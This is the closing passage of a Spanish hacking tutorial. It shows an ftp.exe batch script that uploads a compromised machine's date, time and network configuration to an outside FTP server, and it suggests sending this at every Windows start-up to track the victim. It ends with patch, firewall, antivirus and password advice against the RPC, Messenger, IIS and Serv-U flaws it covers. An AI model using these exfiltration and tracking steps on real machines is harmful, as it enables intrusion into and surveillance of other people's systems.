


7) DESDE LA VÍCTIMA, SUBIR A UNA CUENTA DE FTP DE UN SERVIDOR DE INTERNET UN ARCHIVO QUE CONTENGA LA FECHA, HORA Y CONFIGURACIÓN DE RED ACTUALES.

Vamos a suponer una cuenta FTP alojada en un servidor de Internet:

- **Servidor FTP: ftp.iespana.es**
- **Cuenta de usuario: hackme**
- **Contraseña: xxxxxxxx**

Lo primero es crear en la víctima un archivo de texto que incluya la siguiente información: fecha, hora y configuración de red actuales.



[Nota: date /T y time /T se limitan a mostrar la fecha y hora actuales en el sistema, sin pedir al usuario que ingrese nuevos valores. Si nos olvidamos del /T, la shell remota de la víctima se colgará :P]

Ahora tenemos que hacer que la víctima suba este archivo de texto al FTP del servidor de Internet. Como ya hemos aprendido antes, crearemos un archivo de comandos que ftp.exe ejecutará en batería.

```
open ftp.iespana.es
hackme
xxxxxxxx
binary
put c:\info.txt
bye
```

[Nota: Un ejercicio interesante sería conseguir que una víctima con IP dinámica enviara un archivo de texto con esta información cada vez que inicie Windows, para así tenerla localizada :P)

PROTEGIÉNDOSE DE LA AMENAZA

En este punto, voy a explicar cómo un usuario puede proteger su equipo ante la amenaza de estas vulnerabilidades y técnicas.

¿Cómo puedo protegerme de las vulnerabilidades?

Nada más simple que instalando los parches que Microsoft publica en sus Boletines de Seguridad a disposición de sus 'clientes'.

· MS03-026/039 - Windows RPC DCOM Interface Buffer Overrun

http://www.microsoft.com/spain/technet/seguridad/boletines/MS03-039-IT.asp

· MS03-043 - Windows Messenger Service Buffer Overflow

http://www.microsoft.com/spain/technet/seguridad/boletines/MS03-043-IT.asp

· MS03-049 - Windows Workstation Service Buffer Overflow

http://www.microsoft.com/spain/technet/seguridad/boletines/MS03-049-IT.asp

· MS00-078 IIS UNICODE BUG ('Web Server Folder Traversal')

http://www.microsoft.com/technet/security/bulletin/MS00-078.mspx

Actualizando a IIS 6.0

· SERV-U FTPD 3.x / 4.x "SITE CH-MOD" Command Buffer Overflow

Actualizando a SERV-U 5.0 en http://www.serv-u.com/

Además, sería recomendable habilitar el Firewall incorporado en WinXP (ICF - Internet Conexión Firewall) así como instalarse algún otro Firewall comercial como ZoneAlarm @ http://www.zonelabs.com

Por supuesto, hay que tener siempre activado el antivirus, ya que existen algunos gusanos como Blaster, mslaugh, etc que aprovechan algunas de las vulnerabilidades anteriormente descritas para infectar a miles de víctimas.

Y por último, no estaría de más instalarse algún dispositivo IDS (Sistema de detección de intrusos) como SNORT @ http://www.snort.org/dl/binaries/win32/

¿Cómo puedo proteger la integridad de mi sistema de contraseñas en Windows?

Dado que, una vez que el atacante ha obtenido la shell remota éste puede ejecutar *pwdump2* sin que podamos evitarlo, al menos podemos ponerle difícil el proceso de crackeo de hashes si hemos seguido una buena política de contraseñas anteriormente. Esto implica seleccionar una buena contraseña, combinando caracteres numéricos, alfanuméricos e incluso caracteres ASCII no imprimibles y por supuesto, cambiar de contraseña periódicamente.

AGRADECIMIENTOS

http://foro.elhacker.net/

http://www.hackxcrack.com/phpBB2/index.php

http://www.governmentsecurity.org/forum/index.php

http://cyruxnet.com.ar/

DESAGRADECIMIENTOS

A parte del profesorado de la Universidad Pontificia de Comillas - ICAI, que con su esfuerzo consigue que a uno se le quiten las ganas de acabar la carrera de Ing. Informática Superior

Gracias por leerme.

Gospel

unrayodesoul[at]hotmail[dot]com